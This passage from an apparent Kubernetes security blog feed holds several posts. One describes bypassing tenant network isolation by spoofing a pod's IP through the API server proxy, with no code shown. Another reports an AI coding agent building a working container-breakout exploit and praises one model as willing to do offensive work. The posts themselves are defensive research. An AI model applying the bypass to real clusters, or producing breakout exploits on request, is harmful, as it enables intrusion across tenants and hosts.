
&lt;p&gt;So imagine we have a simple Multi-tenant cluster, where each tenant has control over the workloads in their namespace, but shouldn’t have access to any other workloads in the cluster. We use network policies to implement this restriction blocking access from each namespace, to any other namespace. We do however allow the API server itself to access every namespace for cluster management and to allow tenants to debug their own applications. It might look something like :-&lt;/p&gt;

&lt;p&gt;&lt;img src=&quot;https://raesene.github.io/assets/media/multi-tenant-cluster-network.png&quot; alt=&quot;Multi-tenant cluster seutp&quot; /&gt;&lt;/p&gt;

&lt;p&gt;With this setup, we can connect to our Pod via the API server proxy allowing each tenant to work with their own applications&lt;/p&gt;

&lt;p&gt;&lt;img src=&quot;https://raesene.github.io/assets/media/multi-tenant-cluster-network-access-allowed.png&quot; alt=&quot;Multi-tenant cluster access via API server proxy&quot; /&gt;&lt;/p&gt;

&lt;p&gt;However as each tenant only has permissions to its own namespace, they can’t use the API server proxy to access workloads in the other tenant’s namespace.&lt;/p&gt;

&lt;h2 id=&quot;the-attack&quot;&gt;The Attack&lt;/h2&gt;

&lt;p&gt;As mentioned in the Kinvolk blog post if a user has rights to overwrite the status of a pod, they can change its IP address. When that happens the cluster will change it back, but if we loop the change it’ll be present long enough to (ab)use!&lt;/p&gt;

&lt;p&gt;So assuming that one tenant can work out what IP address they want to connect to in another tenant’s namespace (this might get disclosed by a number of methods for example &lt;a href=&quot;https://github.com/jpts/coredns-enum&quot;&gt;DNS bruteforcing&lt;/a&gt;) they can set their own pod’s IP address to that one and connect via the API server!&lt;/p&gt;

&lt;p&gt;This gets allowed by RBAC as the proxy request is to a pod that the user owns and is allowed by network policies as the API server has access to all tenant’s namespaces.&lt;/p&gt;

&lt;p&gt;In the demonstration video below I’ve setup a cluster with two web applications and network policies blocking access from one namespace to the other. Then running the &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;kubectl proxy&lt;/code&gt; command as the tenant-a-user it shows that they can get to their own application via the API server proxy but not the one from tenant-b. Then we launch the attack script that sets the IP address of the tenant-a pod to be the address of tenant-b’s pod, after which it’s possible to get access to tenant-b’s application via the proxy.&lt;/p&gt;

&lt;iframe width=&quot;560&quot; height=&quot;315&quot; src=&quot;https://www.youtube.com/embed/MMOdag1ouTA?si=Q0WGwAGv0TFsc-ym&quot; title=&quot;YouTube video player&quot; frameborder=&quot;0&quot; allow=&quot;accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture; web-share&quot; referrerpolicy=&quot;strict-origin-when-cross-origin&quot; allowfullscreen=&quot;&quot;&gt;&lt;/iframe&gt;

&lt;h2 id=&quot;conclusion&quot;&gt;Conclusion&lt;/h2&gt;

&lt;p&gt;Kubernetes network security is a kind of complex topic as things like the &lt;a href=&quot;https://securitylabs.datadoghq.com/articles/?s=unpatchable&quot;&gt;unpatchable four&lt;/a&gt; have shown and in a multi-tenant environment that gets even more complex!&lt;/p&gt;

&lt;h2 id=&quot;appendix-a---reproducing-the-attack&quot;&gt;Appendix A - Reproducing the attack&lt;/h2&gt;

</description>
				<pubDate>Fri, 21 Aug 2026 09:00:00 +0000</pubDate>
				<link>https://raesene.github.io/blog/2026/08/21/api-server-proxy-netpol-bypass/</link>
				<guid isPermaLink="true">https://raesene.github.io/blog/2026/08/21/api-server-proxy-netpol-bypass/</guid>
			</item>
		
			<item>
				<title>Show us Zee Pages</title>
				<description>&lt;p&gt;Full disclosure, this is one of those posts I do where there’s no dramatic pay off at the end, it’s just documenting something I found that took me a while to figure out and that I thought was interesting :)&lt;/p&gt;

&lt;p&gt;Understanding the running state of a Kubernetes cluster and its various components, has always been a bit of a tricky affair, with many configuration files and command line flags that need to be read and orders of precedence understood to get the final state. It’s a topic that I’ve had a particular interest in, as I help maintain the &lt;a href=&quot;https://www.cisecurity.org/benchmark/kubernetes&quot;&gt;CIS benchmark for Kubernetes&lt;/a&gt;, and part of that is explaining how to check cluster state in the interest of security hardening. Explaining the different options of where configuration can be loaded from is a bit tricky, so any option for deriving that information easily would be very welcome!&lt;/p&gt;

&lt;p&gt;A relatively recent development in this space is the official addition of &lt;a href=&quot;https://kubernetes.io/docs/reference/instrumentation/zpages/&quot;&gt;z-pages&lt;/a&gt; to various Kubernetes components (although as we see there are some longer standing less official ones too). These are endpoints intended for cluster administrators to use for debugging and maintaining their cluster, which sounds ideal. However the reality is unfortunately a little more complex.&lt;/p&gt;

&lt;h2 id=&quot;the-different-types-of-z-pages&quot;&gt;The different types of z-pages&lt;/h2&gt;

&lt;p&gt;Looking at the &lt;a href=&quot;https://kubernetes.io/docs/reference/instrumentation/zpages/&quot;&gt;documentation on the Kubernetes website&lt;/a&gt;, you’ll see mention of two main z-pages, &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;statusz&lt;/code&gt; and &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;flagz&lt;/code&gt;&lt;/p&gt;

&lt;p&gt;&lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;statusz&lt;/code&gt; is fairly straightforward, it returns the status of the component. As an example, you can see that endpoint on the kube-apiserver component with &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;kubectl get --raw /statusz&lt;/code&gt;&lt;/p&gt;

&lt;div class=&quot;language-bash highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;apiserver statusz
Warning: This endpoint is not meant to be machine parseable, has no formatting compatibility guarantees and is &lt;span class=&quot;k&quot;&gt;for &lt;/span&gt;debugging purposes only.

Started:  Mon Jul 20 06:14:02 UTC 2026
Up:  3 hr 22 min 42 sec
Go version:  go1.26.2
Binary version:  1.36.1
Emulation version:  1.36
Paths:  /flagz /healthz /livez /metrics /readyz /statusz /version
&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;One of the handy points there is it shows us which other resources available, with some newer ones like &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;flagz&lt;/code&gt; and others which have been around a long time like &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;version&lt;/code&gt;&lt;/p&gt;

&lt;p&gt;Things get a little more complex if you look at &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;statusz&lt;/code&gt; from another Kubernetes component like the kubelet. The first problem (depending on version and distribution) is you might not be able to get that endpoint via the Kubernetes API proxy, and the second is when you do get the information by directly querying the kubelet API, there’s a new endpoint &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;configz&lt;/code&gt;!&lt;/p&gt;

&lt;div class=&quot;language-json highlighter-rouge&quot;&gt;&lt;div class=&quot;highlight&quot;&gt;&lt;pre class=&quot;highlight&quot;&gt;&lt;code&gt;&lt;span class=&quot;p&quot;&gt;{&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;nl&quot;&gt;&quot;kind&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;:&lt;/span&gt;&lt;span class=&quot;w&quot;&gt; &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;Statusz&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;nl&quot;&gt;&quot;apiVersion&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;:&lt;/span&gt;&lt;span class=&quot;w&quot;&gt; &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;config.k8s.io/v1beta1&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;nl&quot;&gt;&quot;metadata&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;:&lt;/span&gt;&lt;span class=&quot;w&quot;&gt; &lt;/span&gt;&lt;span class=&quot;p&quot;&gt;{&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
    &lt;/span&gt;&lt;span class=&quot;nl&quot;&gt;&quot;name&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;:&lt;/span&gt;&lt;span class=&quot;w&quot;&gt; &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;kubelet&quot;&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;p&quot;&gt;},&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;nl&quot;&gt;&quot;startTime&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;:&lt;/span&gt;&lt;span class=&quot;w&quot;&gt; &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;2026-07-20T06:14:01Z&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;nl&quot;&gt;&quot;uptimeSeconds&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;:&lt;/span&gt;&lt;span class=&quot;w&quot;&gt; &lt;/span&gt;&lt;span class=&quot;mi&quot;&gt;16625&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;nl&quot;&gt;&quot;goVersion&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;:&lt;/span&gt;&lt;span class=&quot;w&quot;&gt; &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;go1.26.2&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;nl&quot;&gt;&quot;binaryVersion&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;:&lt;/span&gt;&lt;span class=&quot;w&quot;&gt; &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;1.36.1&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;nl&quot;&gt;&quot;emulationVersion&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;:&lt;/span&gt;&lt;span class=&quot;w&quot;&gt; &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;1.36&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;nl&quot;&gt;&quot;paths&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;:&lt;/span&gt;&lt;span class=&quot;w&quot;&gt; &lt;/span&gt;&lt;span class=&quot;p&quot;&gt;[&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
    &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;/configz&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
    &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;/debug&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
    &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;/flagz&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
    &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;/healthz&quot;&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;,&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
    &lt;/span&gt;&lt;span class=&quot;s2&quot;&gt;&quot;/metrics&quot;&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
  &lt;/span&gt;&lt;span class=&quot;p&quot;&gt;]&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
&lt;/span&gt;&lt;span class=&quot;p&quot;&gt;}&lt;/span&gt;&lt;span class=&quot;w&quot;&gt;
&lt;/span&gt;&lt;/code&gt;&lt;/pre&gt;&lt;/div&gt;&lt;/div&gt;

&lt;p&gt;To get a full picture, after going round the core components, we can see that the set of available z-page endpoints varies depending on the service.&lt;/p&gt;

&lt;ul&gt;
  &lt;li&gt;&lt;strong&gt;kube-apiserver&lt;/strong&gt; - /flagz, /healthz, /livez, /metrics, /readyz, /statusz, /version&lt;/li&gt;
  &lt;li&gt;&lt;strong&gt;kube-controller-manager&lt;/strong&gt; - /configz, /flagz, /healthz, /metrics&lt;/li&gt;
  &lt;li&gt;&lt;strong&gt;kube-scheduler&lt;/strong&gt; - /configz, /flagz, /healthz, /livez, /metrics, /readyz&lt;/li&gt;
  &lt;li&gt;&lt;strong&gt;kube-proxy&lt;/strong&gt; - /configz, /flagz, /healthz, /metrics, /proxyMode&lt;/li&gt;
  &lt;li&gt;&lt;strong&gt;kubelet&lt;/strong&gt; - /configz, /debug, /flagz, /healthz, /metrics&lt;/li&gt;
&lt;/ul&gt;

&lt;p&gt;For the purposes of our original goal, the two important ones here are &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;flagz&lt;/code&gt; and &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;configz&lt;/code&gt; as they serve subtly different but similar purposes.&lt;/p&gt;

&lt;h2 id=&quot;comparing-flagz-and-configz&quot;&gt;Comparing flagz and configz&lt;/h2&gt;

&lt;p&gt;From this &lt;a href=&quot;https://kubernetes.io/blog/2025/12/31/kubernetes-v1-35-structured-zpages/&quot;&gt;blog article about z-pages&lt;/a&gt; &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;flagz&lt;/code&gt; “Shows all command-line arguments and their values used to start the component (with confidential values redacted for security)”. &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;configz&lt;/code&gt; doesn’t have an official definition AFAIK (it was not introduced in the general z-pages feature, it’s been around since ~2016, as mentioned in &lt;a href=&quot;https://github.com/kubernetes/kubernetes/pull/20528/changes&quot;&gt;this PR&lt;/a&gt;) and its never been got to fully released as a feature, but in general it’s designed to show the configuration of the component including parameters loaded from configuration files.&lt;/p&gt;

&lt;p&gt;So… why does this difference matter? Well, if you’re trying to debug or audit a cluster, and you’re interested in the actual running configuration of a component, and getting that exact information can be a bit tricky.&lt;/p&gt;

&lt;p&gt;&lt;em&gt;If&lt;/em&gt; the component is configured purely with command line flags, then &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;flagz&lt;/code&gt; will work just fine, however if there are any configuration files involved (and there very commonly are), then things get more interesting as we have multiple sources of configuration and also the option of default settings (if no explicit configuration is provided). At that point relying on &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;flagz&lt;/code&gt; is a bad idea as it will return incomplete or downright inaccurate information.&lt;/p&gt;

&lt;p&gt;Looking at a practical example of how configuration is derived, let’s take the kubelet :-&lt;/p&gt;

&lt;p&gt;From the &lt;a href=&quot;https://kubernetes.io/docs/tasks/administer-cluster/kubelet-config-file/#kubelet-configuration-merging-order&quot;&gt;order of precedence for Kubelet flags&lt;/a&gt; an actively set command line flag will overwrite a value from the config file, so that’s the highest priority.&lt;/p&gt;

&lt;p&gt;Next if no command line parameter is provided and a config file is in use which specifies the parameter, that wins.&lt;/p&gt;

&lt;p&gt;Then if a config file is provided but doesn’t specify the explicit parameter, the default from the config file setup wins.&lt;/p&gt;

&lt;p&gt;Finally if there is no config file at all and no explicit CLI flag, the default from the CLI flags takes effect.&lt;/p&gt;

&lt;p&gt;One thing that is important here is that the defaults specified in the configuration file specification are sometimes &lt;em&gt;different&lt;/em&gt; from the default specified for command-line flags. For example, the kubelet’s read only port defaults to enabled (10255/TCP) based on the CLI flags default and disabled (0) based on the config file default.&lt;/p&gt;

&lt;h2 id=&quot;authentication-and-authorization-for-configz&quot;&gt;Authentication and Authorization for configz&lt;/h2&gt;

&lt;p&gt;Given what we’ve just discussed, in most cases you’ll want to rely on &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;configz&lt;/code&gt; for information, as it’s more complete than &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;flagz&lt;/code&gt;. However that leads to our first problem which is kube-apiserver doesn’t currently support &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;configz&lt;/code&gt; :(&lt;/p&gt;

&lt;p&gt;For the components it does support (kube-scheduler, kube-controller-manager, kube-proxy and the kubelet) we’ll need to be able to authenticate to the service and have the appropriate authorization to get to the endpoint. There is an in-built clusterrole called &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;system:monitoring&lt;/code&gt; that provides access to most of the z-pages buuuuut not &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;configz&lt;/code&gt; :)&lt;/p&gt;

&lt;p&gt;So for kube-scheduler and kube-controller-manager we need a clusterrole and clusterrolebinding that allow access to the &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;/configz&lt;/code&gt; NonResourceURL, and we’ll need network access to the localhost interface of the control plane node as those components only listen on that interface. Then for the kubelet, we’ll need get rights to &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;node/configz&lt;/code&gt; if fine grained Kubelet authorization is supported or, on older versions, get rights to &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;node/proxy&lt;/code&gt; (N.B. that permission is &lt;a href=&quot;https://grahamhelton.com/blog/nodes-proxy-rce&quot;&gt;quite powerful&lt;/a&gt;, so be careful).&lt;/p&gt;

&lt;p&gt;Lastly there’s the kube-proxy and interestingly this one doesn’t need any credentials at all as the kube-proxy component doesn’t support authentication. In &lt;em&gt;most&lt;/em&gt; cases you’ll need network access to the localhost interface of the worker node to get to that endpoint, but at least one distribution (AWS EKS) binds it to all interfaces so you can get to that from anywhere on the container network.&lt;/p&gt;

&lt;h2 id=&quot;dealing-with-gaps-in-the-information-returned-from-configz&quot;&gt;Dealing with gaps in the information returned from configz&lt;/h2&gt;

&lt;p&gt;Once you’ve got your information, you might note that it doesn’t cover every single supported parameter. This is because &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;configz&lt;/code&gt; will not always report a value where the default is in use. So you can either make the assumption that if it’s not returned then the &lt;strong&gt;config file default&lt;/strong&gt; (as opposed to the CLI default) applies, or you can add some logic that fills in the gaps.&lt;/p&gt;

&lt;h2 id=&quot;zeedumper&quot;&gt;zeedumper&lt;/h2&gt;

&lt;p&gt;To save some time for people doing this manually I’ve got a little utility called &lt;a href=&quot;https://github.com/raesene/zeedumper/&quot;&gt;zeedumper&lt;/a&gt; that I’ve been workin on, which can drop out the information from &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;flagz&lt;/code&gt;, &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;statusz&lt;/code&gt;, and &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;configz&lt;/code&gt; from each component. N.B. This isn’t anywhere near a v1 and it does create a pod and some rights in the cluster, so don’t run it in production without testing first :)&lt;/p&gt;

&lt;p&gt;zeedumper will try and fill in the missing default information for &lt;code class=&quot;language-plaintext highlighter-rouge&quot;&gt;configz&lt;/code&gt; to give a complete picture for the kubelet and kube-proxy components (kube-scheduler and kube-controller-manager still to come)&lt;/p&gt;

&lt;h2 id=&quot;conclusion&quot;&gt;Conclusion&lt;/h2&gt;

&lt;p&gt;While z-pages are quite a useful idea for cluster troubleshooting and configuration review, there’s unfortunately quite a lot of details to keep in mind and pitfalls to be aware of. I hope that as time goes on the picture will get simpler and we’ll get a unified cluster configuration endpoint as it’ll make a variety of cluster administration tasks quite a lot easier.&lt;/p&gt;

</description>
				<pubDate>Mon, 20 Jul 2026 13:00:00 +0000</pubDate>
				<link>https://raesene.github.io/blog/2026/07/20/show-us-zee-pages/</link>
				<guid isPermaLink="true">https://raesene.github.io/blog/2026/07/20/show-us-zee-pages/</guid>
			</item>
		
			<item>
				<title>Do containers still contain?</title>
				<description>&lt;p&gt;The questions of whether containers really contain has been an active topic of debate since pretty much as long as containers have been in use and the answer, like most things in security, is it depends! Security isn’t an absolute but calculations do change with new threats and tools and I think that that kind of change is happening at the moment with regards to Docker style containers and how much you can rely on their isolation.&lt;/p&gt;

&lt;p&gt;It’s always been acknowledged that the larger attack surface of the Linux kernel led to a weaker level of isolation than things like dedicated security sandboxes or virtual machines, but the less quantifiable part is how much weaker is that isolation.&lt;/p&gt;

&lt;p&gt;What’s changing now is the ease with which an attacker can create container breakout exploits using LLM based tooling based on vulnerabilities found using other LLM based tooling. In the past the art of exploit creation was a fairly niche one and it took time and effort from a skilled professional to create a container breakout, which limited their use. However that’s no longer the case.&lt;/p&gt;

&lt;h2 id=&quot;the-case-of-cifswitch-cve-2026-46243&quot;&gt;The case of CIFSwitch (CVE-2026-46243)&lt;/h2&gt;

&lt;p&gt;To provide a concrete example, I came across &lt;a href=&quot;https://heyitsas.im/posts/cifswitch/&quot;&gt;this blog post&lt;/a&gt; on a new Linux local privilege escalation vulnerability at the end of the working day, while browsing social media feeds. It’s a great technical explanation of a new Linux LPE vulnerability which has recently been patched. Along with the technical blog they released a proof of concept which worked to escalate a normal users rights to root on a host.&lt;/p&gt;

&lt;p&gt;Reading the blog, it looked like the kind of thing that might be usable as a container breakout, but I wasn’t too sure if that’d work, and my C skills aren’t really up to the task of finding out! In years gone by I would likely have kept an eye out to see if anyone created a breakout PoC for this, but otherwise not paid it that much more attention.&lt;/p&gt;

&lt;p&gt;Now however, I could easily find out whether this is going to be exploitable by passing the information to an LLM and asking!&lt;/p&gt;

&lt;p&gt;There’s some important nuance here of course. In order to get a good result there’s a couple of pre-requisites. Firstly you need a strong model that’s not going to object to creating proof of concept exploits. My favourite model for this is Anthropic’s Opus 4.6. Later Opus models are quite strict on security work, so are unlikely to do this, but I’ve not found any offensive security related task that 4.6 won’t happily undertake, which is nice.&lt;/p&gt;

&lt;p&gt;The second pre-requisite is a validation loop that the model can use to actually create and test the PoC. Without that you’re very likely to get a hallucination about whether this can be done and how, but asking for actual tested code avoids that problem. For this I use my &lt;a href=&quot;https://github.com/raesene/baremetalvmm&quot;&gt;baremetalvmm&lt;/a&gt; tool which is a piece of &lt;a href=&quot;https://raesene.github.io/blog/2026/05/10/personal-software-and-baremetalvmm/&quot;&gt;personal software&lt;/a&gt; that’s well adapted for the task. It creates firecracker backed VMs which can have a custom kernel and rootfs allowing for speed of creation and easy customization.&lt;/p&gt;

&lt;p&gt;With those two things in place, I gave Claude code a simple single prompt asking it to investigate this vulnerability using the blog post and existing PoC for reference and see if it could create a container breakout, I then went off to do other things and let the model run. 2 hours and $13 in tokens later, I had a working container breakout (available &lt;a href=&quot;https://github.com/raesene/vuln_pocs/tree/main/CVE-2026-46243&quot;&gt;here&lt;/a&gt;). The techniques it uses (including the PID spray) are all just a process of the input LPE PoC and the model’s iteration.&lt;/p&gt;

&lt;h2 id=&quot;wider-implications&quot;&gt;Wider implications&lt;/h2&gt;

&lt;p&gt;The combination of &lt;a href=&quot;https://xint.io/blog/copy-fail-linux-distributions&quot;&gt;many&lt;/a&gt;, &lt;a href=&quot;https://github.com/V4bel/dirtyfrag&quot;&gt;many&lt;/a&gt;,  &lt;a href=&quot;https://github.com/v12-security/pocs/tree/main/fragnesia&quot;&gt;many&lt;/a&gt;, &lt;a href=&quot;https://github.com/0xdeadbeefnetwork/ssh-keysign-pwn&quot;&gt;many&lt;/a&gt; recent LPEs and the kind of ease of exploit creation we just described means it’s sensible to re-evaluate the suitability of standard container isolation.&lt;/p&gt;

&lt;p&gt;Personally my opinion is now that if you’re using untrusted container images, or there’s a risk that an attacker could execute code inside a container, you can’t rely on that container for isolation at all, it should be assumed that the attacker can break out to the underlying host.&lt;/p&gt;

&lt;p&gt;That doesn’t mean that no-one should use containers, just that it’s a good time to consider what uses you have for them and whether that matches up with your threat models and risk appetite.&lt;/p&gt;

</description>
				<pubDate>Wed, 03 Jun 2026 07:00:00 +0000</pubDate>
				<link>https://raesene.github.io/blog/2026/06/03/do-containers-still-contain/</link>
				<guid isPermaLink="true">https://raesene.github.io/blog/2026/06/03/do-containers-still-contain/</guid>
			</item>
		
			<item>
				<title>Personal Software and BaremetalVMM</title>
				<description>&lt;p&gt;For a long time I wanted a piece of software that used &lt;a href=&quot;https://firecracker-microvm.github.io/&quot;&gt;Firecracker&lt;/a&gt; to create MicroVMs on my Linux hosts. It seemed like it would be really useful for vulnerability research and testing features that weren’t suitable to be done in Docker containers. I looked around periodically but wasn’t able to find anything that really fit the bill and would work easily.&lt;/p&gt;

&lt;p&gt;Back in January I was experimenting with &lt;a href=&quot;https://code.claude.com/docs/en/overview&quot;&gt;Claude Code&lt;/a&gt; and I decided, pretty much on a whim, to see if it could create that software for me. Honestly I didn’t think it would work but it would be an interesting experiment to see how far it could get. Surprisingly, after a bit of churning it produced something that, for the basic use case, worked pretty well!&lt;/p&gt;

&lt;p&gt;Since then I’ve kept working on it, having Claude Code expand the features, worked on how to test things (like using &lt;a href=&quot;https://playwright.dev/docs/getting-started-mcp&quot;&gt;playwright&lt;/a&gt; for browser testing) to the point where now it’s got an array of features that are very useful for me. It can start Kubernetes clusters, VMs with different kernels and there’s a Web UI and systemd service which mean I can start and stop VMs whenever.&lt;/p&gt;

&lt;p&gt;The latest addition was using &lt;a href=&quot;https://xtermjs.org/&quot;&gt;xterm.js&lt;/a&gt; to give me a browser based console so I can use my VMs remotely without even needing a terminal!&lt;/p&gt;

&lt;p&gt;All of this was designed by me, for me, and it fits my use cases pretty well. However it’s not been widely tested with other systems and I make it really clear in the README that it’s likely only suitable for my use (the code is &lt;a href=&quot;https://github.com/raesene/baremetalvmm&quot;&gt;on GitHub&lt;/a&gt; in case anyone else wants to try it or use as a basis for something else).&lt;/p&gt;

&lt;p&gt;This is a good example of what gets called “personal software”&lt;/p&gt;

&lt;h2 id=&quot;the-rise-of-personal-software&quot;&gt;The rise of personal software&lt;/h2&gt;

&lt;p&gt;This idea, that people will write software for their own use using LLMs, is one that’s getting quite a bit of traction. Whilst given enough time and effort I possibly could have written my VM manager myself, realistically there’s no way I actually had the time to do it. From a personal usage perspective this has been great. I can get tools that do exactly what I’m looking for relatively quickly and easily.&lt;/p&gt;

&lt;p&gt;So now it’s pretty easy to turn an idea into working software, at least for basic tools like this. The barrier to creation is substantially lowered and so we’ll inevitably see more and more similar efforts. Github’s &lt;a href=&quot;https://github.blog/news-insights/company-news/an-update-on-github-availability/&quot;&gt;recent blog&lt;/a&gt; shows the massive increase in activity they’re seeing as a result of heavy LLM usage. What’s kind of interesting to think about, to me, is what some of the consequences of this trend will be for software security and the general software industry.&lt;/p&gt;

